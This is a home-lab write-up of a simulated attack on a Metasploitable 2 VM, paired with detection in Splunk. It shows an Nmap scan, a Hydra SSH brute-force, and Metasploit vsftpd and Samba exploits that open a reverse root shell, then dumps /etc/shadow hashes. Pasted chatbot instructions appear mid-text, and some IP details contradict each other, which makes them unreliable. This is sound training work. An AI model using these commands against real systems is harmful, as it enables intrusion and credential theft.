

Splunk SIEM Lab: Attack Simulation & Detection

Executive Summary

This project demonstrates a complete cyber kill chain simulation within a virtualized home lab environment. The objective was to act as both the **Red Team** (Attacker) and **Blue Team** (SOC Analyst) to understand how attacks are executed and how they can be detected using enterprise monitoring tools.

I successfully deployed a vulnerable target, executed multiple exploitation techniques to gain root access, and configured a SIEM (Splunk) to ingest and analyze system logs in real-time.

Lab Architecture

The lab environment was created using **Oracle VirtualBox** to host both the attacker and victim machines on an isolated network.

- **Network Configuration:** VirtualBox Host-Only Adapter (Isolated from the internet).
- **Attacker Machine:** Kali Linux (VirtualBox VM)
 - *IP:* 192.168.31.34
 - *Tools:* Nmap, Hydra, Metasploit Framework
- **Victim Machine:** Metasploitable 2 (VirtualBox VM)
 - *IP:* 192.168.56.3
 - *Configuration:* Syslog forwarding enabled via UDP
- **SIEM:** Splunk Enterprise (Hosted on Kali VM)
 - *Configuration:* UDP Listener on Port 5514 with iptables redirection from Port 514.

Phase 1: Reconnaissance (Nmap)

I began by performing an aggressive network scan to identify running services and potential entry points.

Command Used:

```
nmap -sV -O 192.168.56.3
```

Analysis:

The scan revealed multiple critical vulnerabilities, including:

- **Port 22 (SSH):** Open, allowing for potential brute force attacks.
- **Port 139/445 (Samba):** Running an outdated version of smbd.
- **Port 21 (FTP):** Standard FTP service open.

```

└$ nmap -sV 192.168.56.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 00:08 IST
Nmap scan report for 192.168.56.3
Host is up (0.000085s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:84:64:E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.58 seconds

```

ELK Stack Home Lab Attack
Phase 4: The Project Execution (Step-by-Step)
Now you perform the actions for your report.
Step 1: Reconnaissance (Attacker)
Action: Run Nmap to find open ports.
Bash
nmap -sV 192.168.56.101
(Replace with your Victim IP).
SCREENSHOT 1: Take a screenshot of the terminal window.

Step 2: The Attack (Attacker)

☒ Phase 2: Exploitation (Red Team)

Scenario A: Credential Access via Brute Force

To test weak credential policies, I targeted the SSH service using **Hydra**.

Command Used:

```
hydra -l msfadmin -P /home/wordlist.txt ssh://192.168.56.3
```

Result:

The attack successfully compromised the msfadmin account within minutes due to a weak password.

```

└$ hydra -l msfadmin -P /home/wordlist.txt ssh://192.168.56.3
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-06 00:42:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 277 login tries (1:1:p:277), ~18 tries per task
[DATA] attacking ssh://192.168.56.3:22/
[22] [ssh] host: 192.168.56.3 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-06 00:43:24

```

Scenario B: Remote Code Execution (Root Access)

I escalated the attack by targeting the Samba service (CVE-2007-2447) using the **Metasploit Framework**. This vulnerability allows for command injection via the username field.

Exploit Details:

- **Exploit Module:** exploit/multi/samba/usermap_script
- **Payload:** cmd/unix/reverse

Result:

The exploit granted an immediate reverse shell with Root (UID 0) privileges, giving me full control over the victim machine.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.3
RHOSTS => 192.168.56.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.3:21 - USER: 331 Please specify the password.
[+] 192.168.56.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.1:35197 -> 192.168.56.3:6200) at 2025-12-06 00:20:09 +0530
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.3
RHOSTS => 192.168.56.3
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.56.1:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo wB6Atj7TAb18afr2; > 12/6/25 Dec 6 00:20:35 192.168.56.3 dhclient: bound to 192.168.56.3 -- no
[*] Writing to socket A > 12/6/25 Dec 6 00:20:35 192.168.56.3 dhclient: can't create /var/lib/dhcp
[*] Writing to socket B > 12/6/25 Dec 6 00:20:35 192.168.56.3 dhclient: can't create /var/lib/dhcp
[*] Reading from sockets... > 12/6/25 Dec 6 00:20:35 192.168.56.3 dhclient: bound to 192.168.56.3 -- no
[*] Reading from socket B > 12/6/25 Dec 6 00:20:35 192.168.56.3 dhclient: can't create /var/lib/dhcp
[*] B: "wB6Atj7TAb18afr2\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.56.1:4444 -> 192.168.56.3:35588) at 2025-12-06 00:22:03 +0530
id
uid=0(root) gid=0(root)
whami
sh: line 8: whami: command not found
whoami
root
hostname
metasploitable
```

Post-Exploitation Proof:

To confirm full system compromise, I accessed the /etc/shadow file, which contains the system's password hashes and is only readable by the root user.


```

id
uid=0(root) gid=0(root)
whami
sh: line 8: whami: command not found
whoami
root
hostname
metasploitable
cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XKI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3693DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::

```

whoami
hostname
`cat /etc/shadow | head -1`

- Why? `whoami` proves you can read sensitive shadow file on the system.

2. 

- Caption: "Successful exploit to read sensitive shadow file."

Step 2: Capture the Detection (D)

Now we look at what Splunk saw during the attack:


1. Go to Splunk (<http://localhost:8000>)
2. Search Query: Since the attack happened, set time to "Last 15 minutes".

Code snippet

`dest_port=139 OR app="syslog" AND host="192.168.56.3"`

(Set time to "Last 15 minutes")

3. You should see logs from "sshd" and "syslog".

4. 

Ask Gemini

+ Tools

Gemini

🛡 Phase 3: Detection & Analysis (Blue Team)

All system logs from the victim were forwarded to Splunk. I utilized Splunk Search Processing Language (SPL) to hunt for the attacks.

Detection 1: Brute Force Logs

By searching for authentication failures, I identified a continuous stream of failed login events. The logs explicitly show repeated "**Failed password for msfadmin**" events originating from the attacker's IP (192.168.56.3), confirming the brute-force attempt.

Splunk Query:

"Failed password" AND sshd

i	Time	Event
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5366]: Failed password for msfadmin from 192.168.56.1 port 51814 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5368]: Failed password for msfadmin from 192.168.56.1 port 51830 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5364]: Failed password for msfadmin from 192.168.56.1 port 51806 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5363]: Failed password for msfadmin from 192.168.56.1 port 51790 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5361]: Failed password for msfadmin from 192.168.56.1 port 51788 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5378]: Failed password for msfadmin from 192.168.56.1 port 51852 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5376]: Failed password for msfadmin from 192.168.56.1 port 51844 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5372]: Failed password for msfadmin from 192.168.56.1 port 51842 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5374]: Failed password for msfadmin from 192.168.56.1 port 51846 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5370]: Failed password for msfadmin from 192.168.56.1 port 51832 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5368]: Failed password for msfadmin from 192.168.56.1 port 51830 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5364]: Failed password for msfadmin from 192.168.56.1 port 51806 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5366]: Failed password for msfadmin from 192.168.56.1 port 51814 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5363]: Failed password for msfadmin from 192.168.56.1 port 51790 ssh2
>	12/6/25 12:33:42.000 AM	Dec 6 00:33:42 192.168.56.3 sshd[5361]: Failed password for msfadmin from 192.168.56.1 port 51788 ssh2
>	12/6/25 12:33:42.000 AM	Dec 6 00:33:42 192.168.56.3 sshd[5378]: Failed password for msfadmin from 192.168.56.1 port 51852 ssh2

Detection 2: Root Compromise Indicator

To verify that the SIEM was monitoring the compromised root session, I performed an **Adversary Emulation** step. I manually injected a "Critical Alert" log from the compromised root shell to test visibility.

Command Injected:

```
logger -p auth.crit "ALERT: Unauthorized Root Access detected via Samba Exploit!"
```

Splunk Verification:

Splunk successfully indexed this event, proving that the SOC team would have visibility into post-exploitation activities.

Time	Event
12/6/25 12:29:12.000 AM	Dec 6 00:29:12 192.168.56.3 logger: ALERT: Unauthorized Root Access detected via Samba Exploit!
	Event Actions ▾
Type <input checked="" type="checkbox"/> Field	Value Actions
Event <input type="checkbox"/> process	logger ▼
Time 🕒 __time	2025-12-06T00:29:12.000+05:30
Default <input type="checkbox"/>	host ▼ 192.168.56.3 ▼
	index ▼ main ▼
	linecount ▼ 1 ▼
	punct ▼ _____ ▼
	source ▼ udp:5514 ▼
	sourcetype ▼ syslog ▼
	splunk_server ▼ kali ▼

Conclusion & Lessons Learned

This project highlighted the critical relationship between offensive actions and defensive monitoring.

1. **Vulnerability Management:** Outdated services (like Samba) must be patched or isolated.
 2. **Password Policy:** Brute force is trivial against weak passwords.
 3. **Log Visibility:** Without centralized logging (Splunk), the root compromise might have gone unnoticed.

Disclaimer

This project was conducted in a controlled, isolated virtual environment for educational purposes. All attacks were performed on a machine I own (Metasploitable). Unauthorized access to computer systems is illegal.